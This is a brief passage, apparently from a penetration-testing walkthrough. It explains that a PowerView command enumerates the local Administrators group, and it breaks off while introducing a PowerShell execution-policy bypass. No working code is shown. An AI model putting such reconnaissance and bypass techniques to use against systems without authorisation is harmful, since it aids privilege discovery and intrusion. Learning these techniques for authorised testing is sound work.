 This command lists all the users and groups that are members of the local “Administrators” group on your current machine.
It’s the PowerView equivalent of the net localgroup administrators command you ran successfully.
- Another way to bypass execution policy inside powershell for scripts:
